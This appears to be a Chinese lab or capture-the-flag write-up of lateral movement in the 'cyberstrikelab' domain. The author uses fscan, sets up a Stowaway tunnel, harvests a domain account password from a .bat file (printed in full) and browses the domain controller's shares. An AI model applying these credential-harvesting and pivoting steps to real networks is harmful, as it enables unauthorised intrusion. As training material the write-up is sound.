


smb文件夹也是共享的
但是在我172的那台机器上却访问不到共享文件夹


按常理来讲,是通过把这个smb共享文件夹给拿下来,然后取到弱口令密码,再去rdp连接66那台机器,但没想到fscan直接把密码报出来了

下面搭建一下stowaway隧道


在看看88那台机器,发现挺多bat文件

3.bat里面
发现有个域内用户的账号密码,
 DomainUser=cyberstrikelab.com\cslab
 Password=cs1ab@wwe

信息收集了一下88这台机器,域控的名称是DC,域名是cyberstrikelab.com

我之前拿fscan扫的时候,88这台机器的计算机名是cyberweb

看下能访问到域控的共享的文件夹没
有3个共享的文件夹

里面有个证书


